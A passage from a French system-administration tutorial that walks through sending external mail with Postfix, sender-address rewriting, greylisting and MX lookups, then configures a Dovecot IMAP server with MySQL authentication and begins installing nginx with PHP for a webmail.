Vous pouvez même consulter la boîte de l'utilisateur pour vous assurer qu'elle contient bien l'e-mail (ce qui devrait être le cas, mais je vous laisse faire cette fois !).

Nous venons donc de voir comment recevoir des e-mails pour des utilisateurs locaux. Nous vous avons également présenté trois façons différentes de créer et d'utiliser des boîtes de réception.

Cependant, nous n'avons encore pas abordé l'envoi d'e-mails vers une adresse qui n'est pas gérée par notre serveur, c'est ce que nous verrons par la suite.

## Utilisation complète du protocole SMTP

Comme nous l'avons vu précédemment, le protocole SMTP sert à envoyer et à recevoir des e-mails. Pour l'instant, nous avons surtout observé la capacité de Postfix à en recevoir sur nos boîtes locales, mais nous pouvons essayer de voir si notre serveur est capable d'envoyer des e-mails à d'autres adresses.

### *Envoi à une adresse extérieure*

Nous allons essayer d'envoyer un e-mail à une adresse dont le domaine n'est pas géré par notre serveur. Pour notre exemple, nous utiliserons [elalitte@yahoo.fr](mailto:elalitte@yahoo.fr).

```
echo "Salut Toto" | mail -s "Test01" elalitte@yahoo.fr
```

Jusqu'ici tout semble correct. Consultons les logs pour voir ce qu'il s'est passé :

```
• root@Debian02:~# tail /var/log/mail.info
• Jan 29 17:16:54 Debian02 postfix/pickup[31153]: 2A477C3D: uid=0
from=<root@Debian02>
• Jan 29 17:16:54 Debian02 postfix/cleanup[31202]: 2A477C3D:
message-id=<20180129161654.2A477C3D@Debian02.itinet.fr>
• Jan 29 17:16:54 Debian02 postfix/qmgr[24842]: 2A477C3D: from=<root@
Debian02>, size=339, nrcpt=1 (queue active)
• Jan 29 17:16:55 Debian02 postfix/smtp[31204]: 2A477C3D:
to=<elalitte@yahoo.fr>, relay=in1-smtp.com[65.45.4.71]:25, delay=1.6,
delays=0.03/0.01/1.4/0.09, dsn=5.5.2, status=bounced (host in1-smtp.
com[65.45.4.71] said: 504 5.5.2 <root@Debian02>: Sender address rejected:
need fully-qualified address (in reply to RCPT TO command))
```

Nous voyons qu'il y a eu une erreur, ce qui se confirme lorsque je consulte ma messagerie qui n'a effectivement reçu aucun e-mail.



Selon l'adresse du destinataire de l'e-mail, différents scénarios sont possibles. En effet, votre e-mail peut avoir été rejeté ou accepté mais déplacé dans les spams, etc. Nous allons ici corriger notre problème de rejet d'e-mail et il est possible que vous soyez confronté à d'autres problèmes que nous évoquerons par la suite.

Le message d'erreur indique : `Sender address rejected: need fully-qualified address`. En effet, l'adresse de l'émetteur de l'e-mail est `root@Debian2`, ce qui ne semble effectivement pas provenir d'un domaine correct.



Pourtant nous avons bien indiqué dans le fichier `main.cf` que nous voulions que le domaine présent dans l'adresse source soit `itinet.fr`, que s'est-il passé ?

En fait, le comportement n'est pas tout à fait le même quand un e-mail est envoyé depuis la ligne de commande. Nous n'aurons pas ce problème plus tard quand nous utiliserons des outils pour envoyer nos e-mails. En attendant, nous pouvons trouver des astuces pour corriger ce problème.

Nous connaissons déjà une façon de faire qui serait d'utiliser Telnet. Il suffirait de préciser l'adresse de l'émetteur de l'e-mail et cela fonctionnerait. Voici ce que nous obtiendrions dans les logs :

```
• Jan 29 18:02:05 Debian02 postfix/qmgr[31646]: B8CD0C3B: from=<toto@toto.
com>, size=326, nrcpt=1 (queue active)
• Jan 29 18:02:06 Debian02 postfix/smtpd[31717]: disconnect from
localhost[::1] ehlo=1 mail=1 rcpt=1 data=1 quit=1 commands=5
• Jan 29 18:02:07 Debian02 postfix/smtp[31725]: B8CD0C3B: host in1-smtp.
com[65.45.4.71] said: 451 4.7.1 <elalitte@yahoo.fr>: Recipient address
rejected: Temporary deferral, try again soon (in reply to RCPT TO command)
• Jan 29 18:02:09 Debian02 postfix/smtp[31725]: B8CD0C3B:
to=<elalitte@yahoo.fr>, relay=in1-smtp.com[65.45.4.71]:25, delay=23,
delays=20/0.01/3.4/0.19, dsn=4.7.1, status=deferred (host in1-smtp.
```

```
com[65.45.4.71] said: 451 4.7.1 <elalitte@yahoo.fr>: Recipient address
rejected: Still temporary deferral, try again soon, 48 seconds to go (in
reply to RCPT TO command))
• Jan 29 18:10:16 Debian02 postfix/qmgr[31646]: B8CD0C3B: from=<toto@toto.
com>, size=326, nrcpt=1 (queue active)
• Jan 29 18:10:19 Debian02 postfix/smtp[31732]: B8CD0C3B:
to=<elalitte@yahoo.fr>, relay=in1-smtp.com[65.45.4.71]:25, delay=514,
delays=510/0.02/1.4/1.7, dsn=2.0.0, status=sent (250 2.0.0 Queued as
9BB61B6C218)
```

L'e-mail a bien été reçu, ce qui est confirmé sur mon webmail :



### Réception de l'e-mail dans le webmail

Cependant, nous pouvons voir dans les logs qu'avant d'être reçu, le message a été rejeté. Il s'agit du mécanisme *greylisting* qui permet de lutter contre le spam. Selon sa configuration, le serveur qui reçoit un e-mail d'une adresse pour la première fois peut lui demander de l'envoyer à nouveau quelques minutes après afin de s'assurer que c'est bien un serveur SMTP et non un bot de spammeur.

L'envoi de l'e-mail fonctionne donc bien avec Telnet. Nous allons voir ensemble une autre manière de choisir son adresse e-mail d'envoi en la réécrivant automatiquement. Pour cela, nous utilisons la directive `smtp_generic_maps` dans le fichier `main.cf`. Cette directive nous permet de remplacer une adresse e-mail d'expédition par une autre.

Nous allons donc ajouter la ligne de code suivante dans notre fichier `main.cf` :

```
smtp_generic_maps = hash:/etc/postfix/generic
```

Puis nous allons éditer le fichier `/etc/postfix/generic` pour lui dire de remplacer `root@Debian02` par `toto@itinet.fr` :

```
root@Debian02 toto@itinet.fr
```

Il nous faut maintenant compiler ce fichier vu que nous l'avons indiqué comme tel dans le `main.cf`, puis relancer Postfix pour que nos modifications soient prises en compte :

```
root@Debian02:/etc/postfix# postmap generic
root@Debian02:/etc/postfix# systemctl restart postfix
```

Le mécanisme greylisting a ici aussi été mis en œuvre, puis l'e-mail a été reçu.

- Jan 30 16:27:13 Debian02 postfix/qmgr[612]: 43177B8D: from=<root@Debian02>, size=339, nrcpt=1 (queue active)
- Jan 30 16:27:14 Debian02 postfix/smtp[620]: 43177B8D: host in1-smtp.com[65.45.4.71] said: 451 4.7.1 <elalitte@yahoo.fr>: Recipient address rejected: Temporary deferral, try again soon (in reply to RCPT TO command)
- Jan 30 16:27:16 Debian02 postfix/smtp[620]: 43177B8D: to=<elalitte@yahoo.fr>, relay=in1-smtp.com[65.45.4.71]:25, delay=3.4, delays=0.03/0.01/3.1/0.19, dsn=4.7.1, status=deferred (host in1-smtp.com[65.45.4.71] said: 451 4.7.1 <elalitte@yahoo.fr>: Recipient address rejected: Still temporary deferral, try again soon, 48 seconds to go (in reply to RCPT TO command))
- Jan 30 16:37:02 Debian02 postfix/qmgr[612]: 43177B8D: from=<root@Debian02>, size=339, nrcpt=1 (queue active)
- Jan 30 16:37:05 Debian02 postfix/smtp[632]: 43177B8D: to=<elalitte@yahoo.fr>, relay=in1-smtp.com[665.45.4.71]:25, delay=592, delays=590/0.03/1.5/1.2, dsn=2.0.0, status=sent (250 2.0.0 Queued as FE7D4C06794)
- Jan 30 16:37:05 Debian02 postfix/qmgr[612]: 43177B8D: removed

Attention, les logs peuvent nous laisser penser que l'adresse source utilisée était toujours `root@Debian2`, mais elle a bien été remplacée lors de l'envoi par `toto@itinet.fr` :

## Test03

---



**root** <toto@itinet.fr>  
à elalitte

**De:** root <toto@itinet.fr>

Réception de l'e-mail avec la bonne adresse `toto@itinet.fr`

Maintenant que nous avons vu comment recevoir et envoyer des mails en local et vers l'extérieur, nous allons nous pencher brièvement sur l'évolution du protocole SMTP de nos jours.



## Le protocole SMTP aujourd'hui

Le protocole SMTP est de nos jours victime de son fonctionnement libertaire originel. C'est-à-dire qu'à l'époque, le protocole a été créé sans tenir compte d'enjeux de sécurité.

À son origine, dans les années 1970, le protocole SMTP avait été créé pour envoyer des messages d'un ordinateur à un autre. Aujourd'hui, ce sont des milliards d'e-mails qui sont échangés chaque jour. Le protocole SMTP n'a pas été prévu pour répondre à un tel engouement, c'est pourquoi il nécessite de nombreux aménagements qui le rendent un peu plus sécurisé et performant afin de répondre aux besoins actuels.



On estime les échanges d'e-mails à plus de 200 milliards par jour, dont 50 % ne seraient que du spam.

Le protocole SMTP d'origine fonctionne donc avec tout un ensemble de rustines, plus ou moins efficaces, qui perturbent souvent le jeune administrateur réseau que vous êtes.

## Blocage du SMTP

Afin de lutter contre le spam, certains opérateurs ont choisi la manière forte en coupant tout simplement le protocole SMTP et le port 25 associé sur leur réseau. Si votre opérateur a fait ce choix, vous ne pourrez envoyer des e-mails qu'en utilisant les serveurs SMTP mis à disposition par votre opérateur. Si vous souhaitez mettre en place un serveur SMTP « maison », il faudra le configurer pour que lui aussi utilise le serveur SMTP de votre opérateur (grâce à la directive `relayhost` dans le fichier `main.cf`).



Comment savoir si votre opérateur bloque le port 25 ?

Vous devriez être en mesure de répondre à cette question.

Il vous suffit d'utiliser la commande `telnet` vers le port 25 d'une machine sur laquelle un serveur SMTP est en écoute.



Oui, mais comment connaître l'adresse d'un serveur SMTP ?

Là encore, vous avez déjà les outils permettant de répondre à votre question.

La méthode la plus simple consiste à lancer une recherche sur le nom du serveur SMTP d'un opérateur (qui n'est pas le vôtre). Par exemple, si j'étais hébergé chez Free, je chercherais le nom du serveur SMTP d'Orange avec les mots-clés « orange smtp serveur ».

Je trouve dès le premier résultat de recherche que le nom du serveur semble être *smtp.orange.fr*. En revanche, ce lien m'indique aussi que le port en écoute n'est pas le port 25 mais le port 465, ce qui signifie souvent que le serveur utilise le protocole SSL pour chiffrer les échanges (comme pour HTTPS).

Nous allons quand même effectuer un test, car très souvent le port 25 reste ouvert :

```
root@Debian02:/etc/postfix# telnet smtp.orange.fr 25
Trying 193.252.22.86...
Connected to smtp.orange.fr.
Escape character is '^]'.
220 mwinf5d45 ME ESMTP server ready
```

On voit que le port est ouvert et que le serveur répond, cela confirme que mon opérateur ne bloque pas le port 25 !

Si jamais vous faites le test et que le serveur ne répond pas, ne tirez pas de conclusion trop hâtive, car il est possible que votre requête soit bloquée pour d'autres raisons. Effectuez différents tests pour vérifier si le SMTP est bloqué ou pas.

Vous pouvez également trouver des serveurs SMTP, en suivant exactement le même raisonnement que les serveurs SMTP eux-mêmes.

Imaginons que vous envoyiez un e-mail à *toto@toto.com*. Votre serveur SMTP va devoir trouver à quel serveur envoyer cet e-mail, et pour cela il va utiliser le DNS. Il va effectuer une requête DNS en demandant quelle est l'adresse IP du serveur SMTP du domaine *toto.com* (c'est un enregistrement MX). Nous pouvons nous aussi effectuer cette requête DNS :

```
root@Debian02:/etc/postfix# dig toto.com MX

; <<>> DiG 9.10.3-P4-Debian <<>> toto.com MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37240
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;toto.com. IN MX

;; ANSWER SECTION:
toto.com. 25 IN MX 10 ALT4.ASPMX.L.GOOGLE.com.
toto.com. 25 IN MX 5 ALT2.ASPMX.L.GOOGLE.com.
toto.com. 25 IN MX 1 ASPMX.L.GOOGLE.com.
toto.com. 25 IN MX 10 ALT3.ASPMX.L.GOOGLE.com.
toto.com. 25 IN MX 5 ALT1.ASPMX.L.GOOGLE.com.

;; Query time: 6 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Jan 30 18:06:50 CET 2018
;; MSG SIZE rcvd: 152
```

Nous voyons ici qu'il existe apparemment 5 serveurs SMTP pour le domaine [toto.com](http://toto.com) et que le serveur qui est à privilégier est [ASPMX.L.GOOGLE.com](http://ASPMX.L.GOOGLE.com), car il a un « poids » de 1 tandis que les autres ont des poids de 5 ou 10.



Ce système de poids permet d'obtenir de la redondance. Si le serveur principal est injoignable, ce sont les autres qui seront interrogés en fonction du poids le plus faible indiqué.

Il nous reste encore à obtenir son adresse IP :

```
root@Debian02:/etc/postfix# dig ASPMX.L.GOOGLE.com. A

; <<>> DiG 9.10.3-P4-Debian <<>> ASPMX.L.GOOGLE.com. A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39985
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;ASPMX.L.GOOGLE.com. IN A

;; ANSWER SECTION:
ASPMX.L.GOOGLE.com. 292 IN A 108.177.119.26

;; Query time: 9 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Jan 30 18:20:52 CET 2018
;; MSG SIZE rcvd: 63
```

On voit que l'adresse IP du serveur est 108.177.119.26. Nous pouvons essayer de l'interroger :

```
root@Debian02:/etc/postfix# telnet 108.177.119.26 25
Trying 108.177.119.26...
Connected to 108.177.119.26.
Escape character is '^]'.
220 mx.google.com ESMTP y9si3860487edh.349 - gsmtpt
```

Il semble que les e-mails du domaine [toto.com](http://toto.com) soient hébergés chez Google !

Comme nous venons de le voir, les opérateurs peuvent bloquer le port SMTP. Il est aussi possible de filtrer ou bloquer les spams de diverses manières...

### Les listes noires

À force de recevoir des spams provenant des mêmes adresses IP, certains se sont dit qu'il pourrait être malin de lister et bloquer ces adresses. C'est alors que sont nées les RBL, puis les XBL, les SBL et toute une ribambelle de listes noires (*blacklists*).

Le principe consiste à identifier les adresses IP d'où proviennent des spams et de les bloquer plus ou moins longtemps.

Cela a clairement un effet bénéfique en bloquant les spammeurs et en les empêchant temporairement d'agir, mais la contrepartie peut être que les opérateurs ou serveurs SMTP un peu trop pointilleux refusent des e-mails provenant de certaines adresses IP, même si ces dernières sont tout à fait légitimes.

Imaginez que vous louiez un serveur dédié sur Internet dont l'adresse IP a malheureusement été mise sur liste noire par le passé. Vous ne serez pas en mesure de joindre tous les serveurs SMTP qui feront confiance aux listes noires précédemment établies, et il vous sera impossible de mettre en place votre serveur SMTP !

Heureusement pour vous, il existe des moyens pour sortir de ces listes noires ou pour mettre en place des protections pour ne pas y être inscrit. La première chose à faire consiste à bien configurer votre serveur SMTP afin qu'il ne se transforme pas en terrain de jeu pour les spammeurs (ce qui est le cas de la configuration simple que nous avons mise en place précédemment). Ce n'est pas l'objet de cet ouvrage, mais vous pourrez facilement approfondir le sujet sur Internet et obtenir de l'aide si vous vous trouvez dans cette situation.

## **En résumé**

Nous avons réussi à créer une adresse de messagerie à travers une base de données SQL et nous avons pu lui envoyer des messages. Cependant, comme cette adresse n'utilise pas un nom de domaine qui nous appartient, nous ne serons pas en mesure de recevoir des e-mails autrement que sur le serveur, dans l'immédiat.

Dans un second temps, nous avons aussi vérifié que notre serveur était capable d'envoyer des e-mails à d'autres adresses sur Internet.

La configuration du serveur SMTP est donc terminée pour le moment, et nous allons pouvoir passer à l'étude du serveur IMAP.

## **Maîtriser le protocole IMAP**

Le service IMAP va nous permettre de récupérer nos e-mails sur le serveur. En effet, nous avons vu que pour l'instant, les e-mails étaient situés dans des répertoires particuliers sur le serveur (`/var/mail/vhosts/itinet.fr/toto/`, par exemple). Cependant, il n'est pas commode de se connecter au serveur en ligne de commande pour lire ses e-mails. Le protocole IMAP va mettre à disposition des logiciels de messagerie les e-mails des utilisateurs.

## Mettre en œuvre le serveur IMAP

### Principes

Commençons par installer le serveur IMAP, ici Dovecot. Il existe d'autres serveurs IMAP, mais Dovecot est considéré aujourd'hui comme l'un des plus sécurisés, robustes et offrant le plus de fonctionnalités. De plus, il offre à Postfix une fonctionnalité supplémentaire d'authentification qui pourra vous intéresser par la suite.

### Installation

Comme à notre habitude, nous consultons les paquets disponibles :

```
root@Debian02:~# apt-cache search dovecot
argonaut-dovecot - Argonaut - module client pour dovecot
ciderwebmail - service de courriel web IMAP
dovecot-managesieved - serveur sécurisé POP3 et IMAP - serveur ManageSieve
dovecot-pop3d - serveur POP3/IMAP sécurisé - démon POP3
dovecot-sieve - serveur sécurisé POP3 et IMAP - prise en charge des
filtres Sieve
mb2md - convertir les boîtes mail Mbox au format Maildir
postfixadmin - interface web d'administration pour Postfix
vmm - gestion de domaines, comptes et alias pour Dovecot et Postfix
vmm-doc - documentation pour Virtual Mail Manager
dovecot-core - secure POP3/IMAP server - core files
dovecot-dbg - secure POP3/IMAP server - debug symbols
dovecot-dev - secure POP3/IMAP server - header files
dovecot-gssapi - secure POP3/IMAP server - GSSAPI support
dovecot-imapd - secure POP3/IMAP server - IMAP daemon
dovecot-ldap - secure POP3/IMAP server - LDAP support
dovecot-lmtpd - secure POP3/IMAP server - LMTP server
dovecot-lucene - secure POP3/IMAP server - Lucene support
dovecot-mysql - secure POP3/IMAP server - MySQL support
dovecot-pgsql - secure POP3/IMAP server - PostgreSQL support
dovecot-solr - secure POP3/IMAP server - Solr support
dovecot-sqlite - secure POP3/IMAP server - SQLite support
dovecot-antispam - Dovecot plugins for training spam filters
fusiondirectory-plugin-dovecot - dovecot plugin for FusionDirectory
fusiondirectory-plugin-dovecot-schema - LDAP schema for FusionDirectory
dovecot plugin
mysqmail-dovecot-logger - real-time logging system in MySQL - Dovecot
traffic-logger
phamm - PHP front-end to manage virtual services on LDAP - main package
pysieved - managesieve server
roundcube-plugins-extra - skinnable AJAX based webmail solution - extra
plugins
```

Nous souhaitons installer un serveur IMAP et utiliser une base de données MySQL. Les paquets qui vont nous intéresser sont donc :

```
root@Debian02:~# apt-get install dovecot-core dovecot-imapd dovecot-mysql
```

Normalement, tout devrait bien se passer. Si vous rencontrez des erreurs, essayez la commande `apt-get update` pour mettre à jour la liste des paquets disponibles, puis recommencez. Si les erreurs persistent, regardez ce qui peut poser problème et posez vos questions sur le forum OpenClassrooms (<https://openclassrooms.com/forum/>).

Effectuons un test pour vérifier si le service est bien en écoute, comme il devrait l'être :

```
root@Debian02:~# ss -antp
State Recv-Q Send-Q Local Address:Port Peer Address:Port
LISTEN 0 100 *:143 *:~ users:((\"dovecot\",pid=5297,fd=33))
LISTEN 0 128 *:22 *:~ users:((\"sshd\",pid=617,fd=3))
LISTEN 0 100 *:25 *:~ users:((\"master\",pid=929,fd=13))
LISTEN 0 80 127.0.0.1:3306 *:~ users:((\"mysqld\",pid=773,fd=17))
ESTAB 0 0 10.0.0.2:22 10.0.0.254:59898 users:((\"sshd\",pid=1680,fd=3))
LISTEN 0 100 :::143 :::~ users:((\"dovecot\",pid=5297,fd=34))
LISTEN 0 128 :::22 :::~ users:((\"sshd\",pid=617,fd=4))
LISTEN 0 100 :::25 :::~ users:((\"master\",pid=929,fd=14))
```

Nous voyons que Dovecot est en écoute sur le port 143, qui est le port par défaut du protocole IMAP, donc tout va bien !

Nous pouvons passer à la configuration du service mais d'abord, nous allons effectuer une sauvegarde des fichiers de configuration pour en conserver un exemplaire d'origine. Si nous faisons des bêtises, nous pourrions toujours revenir à un fichier de configuration de base correct :

```
root@Debian02:~# cp /etc/dovecot/dovecot.conf /etc/dovecot/dovecot.conf.orig
root@Debian02:~# cp /etc/dovecot/conf.d/10-mail.conf /etc/dovecot/conf.d/10-mail.conf.orig
root@Debian02:~# cp /etc/dovecot/conf.d/10-auth.conf /etc/dovecot/conf.d/10-auth.conf.orig
root@Debian02:~# cp /etc/dovecot/dovecot-sql.conf.ext /etc/dovecot/dovecot-sql.conf.ext.orig
root@Debian02:~# cp /etc/dovecot/conf.d/10-master.conf /etc/dovecot/conf.d/10-master.conf.orig
```

## **Configuration du service**

Les paramètres de configuration de Dovecot se trouvent dans le fichier `/etc/dovecot/dovecot.conf`. Cependant, la plupart des éléments de configuration ont été séparés dans des fichiers situés dans le répertoire `conf.d`. Dans notre cas, nous n'aurons rien à modifier directement dans le fichier `dovecot.conf`.

Pour pouvoir présenter aux utilisateurs leurs e-mails, le serveur IMAP a besoin de plusieurs informations :

- l'emplacement de leurs boîtes de réception ;
- quels moyens d'authentification sont autorisés ;
- où trouver les informations d'authentification (comme les mots de passe).

Nous allons donc configurer ces éléments un par un, en commençant par éditer le fichier `/etc/dovecot/conf.d/10-mail.conf` dans lequel nous allons modifier deux lignes :

```
mail_location = maildir:/var/mail/vhosts/%d/%n
...
mail_privileged_group = mail
```

La première ligne indique l'emplacement des e-mails des utilisateurs, `%d` représentant le domaine et `%n` le début de l'adresse e-mail.

La seconde indique avec quelle identité de groupe Dovecot est autorisé à faire des modifications dans ces répertoires. Nous pouvons le vérifier :

```
root@Debian02:~# ls -la /var/mail
total 16
drwxrwsr-x 3 root mail 4096 janv. 16 15:11 .
drwxr-xr-x 13 root root 4096 mars 29 10:58 ..
-rw----- 1 root mail 495 janv. 16 11:31 root
drwxr-xr-x 3 vhosts vhosts 4096 janv. 16 15:42 vhosts
```

On voit ici que le groupe propriétaire du répertoire `/var/mail` est le groupe `mail`.

Il nous faut ensuite indiquer les moyens d'authentification, ce qui se fait dans le fichier `/etc/dovecot/conf.d/10-auth.conf`.

Nous commençons par interdire les connexions où le mot de passe circule en clair sur le réseau, en décommentant la ligne suivante :

```
disable_plaintext_auth = yes
```

Cela signifie que Dovecot n'acceptera pas de connexion distante sans utilisation de chiffrement de la connexion en SSL/TLS, mais il acceptera les connexions locales à la machine vu que cela ne pose pas de problème de sécurité.

Dans notre cas, nous n'allons faire que des connexions locales, car le webmail qui s'adressera au serveur IMAP sera installé sur la même machine. Ainsi, cette mesure n'aura d'intérêt que pour les personnes qui essaieront de se connecter à distance.



Si vous voulez que des personnes puissent se connecter à distance à votre serveur IMAP, avec un client de messagerie comme Outlook, Mail ou Thunderbird, il faudra configurer l'utilisation d'une connexion IMAP sécurisée par le protocole SSL. Mais ce n'est pas le sujet qui nous intéresse ici.

Ensuite, il faut indiquer à Dovecot que les informations d'authentification se trouvent dans une base de données SQL. Pour cela, on commente la ligne d'authentification par le système et on décommente celle par SQL :

```
#!/include auth-system.conf.ext
#include auth-sql.conf.ext
#!/include auth-ldap.conf.ext
#!/include auth-passwdfile.conf.ext
#!/include auth-checkpassword.conf.ext
#!/include auth-vpopmail.conf.ext
#!/include auth-static.conf.ext
```

Vous pouvez sauvegarder ce fichier modifié. Il nous faut maintenant indiquer à Dovecot quel fichier contiendra les informations permettant de se connecter à la base SQL, en éditant le fichier `/etc/dovecot/conf/auth-sql.conf.ext` :

```
passdb {
    driver = sql
    args = /etc/dovecot/dovecot-sql.conf.ext
}

userdb {
    driver = static
    args = uid=vhosts gid=vhosts home=/var/mail/vhosts/%d%n
}
```

La rubrique `passdb` indique à Dovecot où se situent les informations d'authentification des utilisateurs, qui sont pour nous dans la base de données MySQL.

La rubrique `userdb` est un complément de `passdb` qui permet à Dovecot de savoir quel utilisateur Linux a les droits suffisants pour accéder à la boîte de réception des utilisateurs de la messagerie, et où celles-ci se situent. Nous devons ajouter cette partie car ces informations ne sont pas présentes dans la base de données SQL.

Il nous reste maintenant à indiquer les informations pour se connecter à la base MySQL, ce qui se fait dans le fichier `/etc/dovecot/dovecot-sql.conf.ext` :

```
driver = mysql
[...]
connect = host=127.0.0.1 dbname=messagerie user=messagerieUser
password=openclassrooms
[...]
default_pass_scheme = SHA512-CRYPT
[...]
password_query = SELECT email as user, password FROM virtual_users WHERE
email='%u'
```

La première ligne indique le type de base SQL utilisé, qui est pour nous une base de type MySQL.

La deuxième ligne fournit les informations nécessaires pour se connecter à la base. Nous pouvons notamment voir que l'adresse IP utilisée est `localhost` qui indique bien que la base est sur la même machine que le service IMAP.



La troisième ligne indique quel algorithme a été choisi pour chiffrer les mots de passe. Ici nous avons fait le choix de SHA512 quand nous avons créé notre base avec Postfix, celui-ci étant un algorithme de hash robuste.

Enfin, nous indiquons quelle requête SQL doit être faite pour vérifier le login et le mot de passe des utilisateurs.

Sauvegardez les modifications. Nous sommes maintenant fin prêts pour tester la configuration de notre serveur IMAP !

Pour cela, nous allons utiliser notre bon vieux client Telnet :

```
root@Debian02:~# systemctl restart dovecot
root@Debian02:~# telnet localhost 143
Trying ::1...
Connected to localhost.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE
AUTH=PLAIN] Dovecot ready.
. login toto@itinet.fr motDePasseDeToto
. OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE
IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT
MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-
EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN
CONTEXT=SEARCH LIST-STATUS BINARY MOVE SPECIAL-USE] Logged in
. LIST "" *
* LIST (\HasNoChildren \Drafts) "." Drafts
* LIST (\HasNoChildren \Sent) "." Sent
* LIST (\HasNoChildren \Trash) "." Trash
* LIST (\HasNoChildren) "." Spam
* LIST (\HasNoChildren) "." Archive
* LIST (\HasNoChildren) "." INBOX
. OK List completed (0.000 + 0.000 secs).
. SELECT INBOX
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags
permitted.
* 3 EXISTS
* 0 RECENT
* OK [UNSEEN 2] First unseen.
* OK [UIDVALIDITY 1522316996] UIDs valid
* OK [UIDNEXT 4] Predicted next UID
* OK [HIGHESTMODSEQ 3] Highest
. OK [READ-WRITE] Select completed (0.000 + 0.000 secs).
. logout
* BYE Logging out
. OK Logout completed (0.000 + 0.000 secs).
Connection closed by foreign host.
```

On commence par relancer le service IMAP, puis on se connecte sur le port 143. Le serveur nous répond, nous pouvons alors tenter de nous connecter avec la ligne de code suivante :

```
. login toto@itinet.fr motDePasseDeToto
```

Le serveur autorise la connexion, ce qui signifie qu'elle fonctionne. Il faut encore vérifier que nous accédons bien à la boîte de réception avec la commande LIST :

```
. LIST «» *
```

Nous obtenons alors le contenu de la boîte avec les différents répertoires disponibles. Notre serveur IMAP est donc fonctionnel, mais avant de continuer, nous devons aussi vérifier qu'une connexion distante à notre serveur sera bien interdite, vu que notre connexion n'est pas chiffrée par SSL et que les mots de passe circuleraient alors en clair.

### ***Une dernière vérification***

Pour cela, nous allons tenter une connexion par Telnet depuis une autre machine de notre réseau local ou distant. Pour ma part, j'ai choisi une machine située sur le même réseau local :

```
root@Debian01:~# telnet 10.0.0.2 143
Trying 10.0.0.2...
Connected to 10.0.0.2.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE
LOGINDISABLED] Dovecot ready.
. login toto@itinet.fr motDePasseDeToto
* BAD [ALERT] Plaintext authentication not allowed without SSL/TUS, but
your client did it anyway. If anyone was listening, the password was
exposed.
. NO [PRIVACYREQUIRED] Plaintext authentication disallowed on non-secure
(SSL/TLS) connections.
. logout
* BYE Logging out
. OK Logout completed.
Connection closed by foreign host.
```

Lors de notre tentative de connexion, le message est clair : Plaintext authentication not allowed without SSL/TLS, but your client did it anyway. If anyone was listening, the password was exposed.

Puis, Plaintext authentication disallowed on non-secure (SSL/TLS) connections.

Le serveur nous indique que notre mot de passe a circulé en clair sur le réseau.

En revanche, la connexion a été interdite, comme prévu, du fait de la configuration mise en place.

Notre solution n'est pas trop mal sécurisée pour l'instant, nous allons pouvoir passer à la configuration du webmail.

## Mettre en place une solution de messagerie

Notre solution de messagerie est désormais opérationnelle, mais nous avons besoin d'une interface pour lire nos e-mails. Deux possibilités s'offrent à vous :

- utiliser un client de messagerie sur votre machine comme Outlook, Mail ou Thunderbird ;
- utiliser un webmail, qui est un site web installé la plupart du temps directement sur le serveur de messagerie et qui permet de consulter ses e-mails en ligne (par exemple, Gmail, Yahoo ou Outlook.com).

Dans notre cas, nous allons opter pour le webmail, bien que la première solution puisse aussi être utilisée. Cependant, elle nécessiterait un peu de sécurisation complémentaire pour être efficace.

Pour pouvoir installer notre webmail, nous avons tout d'abord besoin d'un serveur web. Si vous avez bien suivi le chapitre 17 de cet ouvrage, l'installation d'Apache2 n'a plus aucun secret pour vous. Cependant, nous allons utiliser un autre serveur web très en vogue actuellement, à savoir nginx (prononcer « engineX », *engine* signifiant un « moteur » en français).

### Installer le serveur web

Le paquet permettant d'installer nginx est... nginx !

```
root@Debian02:~# apt-get install nginx
```

Cependant, comme pour Apache2, nginx n'interprète pas par défaut le PHP. Il est donc nécessaire d'installer un paquet complémentaire qui assure la liaison entre le serveur web et l'interpréteur PHP : php-fpm. À vous de trouver la version correspondant à votre système, pour ma part il s'agit de php7.0.

```
root@Debian02:~# apt-get -y install php7.0-fpm
```

Nous pouvons vérifier si le serveur est bien en écoute :

```
root@Debian02:~# ss -antp
State Recv-Q Send-Q Local Address:Port Peer Address:Port
[...]
LISTEN 0 128 *:80 *: users:(("nginx",pid=15292,fd=6),
("nginx",pid=15291,fd=6))
[...]
LISTEN 0 128 :::80 ::: users:(("nginx",pid=15292,fd=7),
("nginx",pid=15291,fd=7))
[...]
```

Le port 80, qui correspond à notre serveur web, est bien en écoute. Nous pouvons donc tester notre connexion à notre serveur avec notre navigateur préféré en indiquant l'adresse IP de notre serveur :



### Connexion web à notre serveur nginx

Ça fonctionne, notre serveur est en place !



Cependant, si votre machine est une machine virtuelle, il faut que vous fassiez en sorte de la rendre accessible.

Il nous reste à vérifier qu'il interprète correctement le PHP, car le webmail que l'on souhaite installer est codé en PHP. Pour cela, il va falloir indiquer à notre serveur qu'il peut prendre en compte les pages d'index en PHP. Nous allons simplement ajouter `index.php` comme page par défaut, ce qui se fait dans le virtualhost par défaut `/etc/nginx/sites-available/default` sur la ligne qui commence par `index` :

```
# Add index.php to the list if you are using PHP
index index.php index.html index.htm index.nginx-debian.html;
```

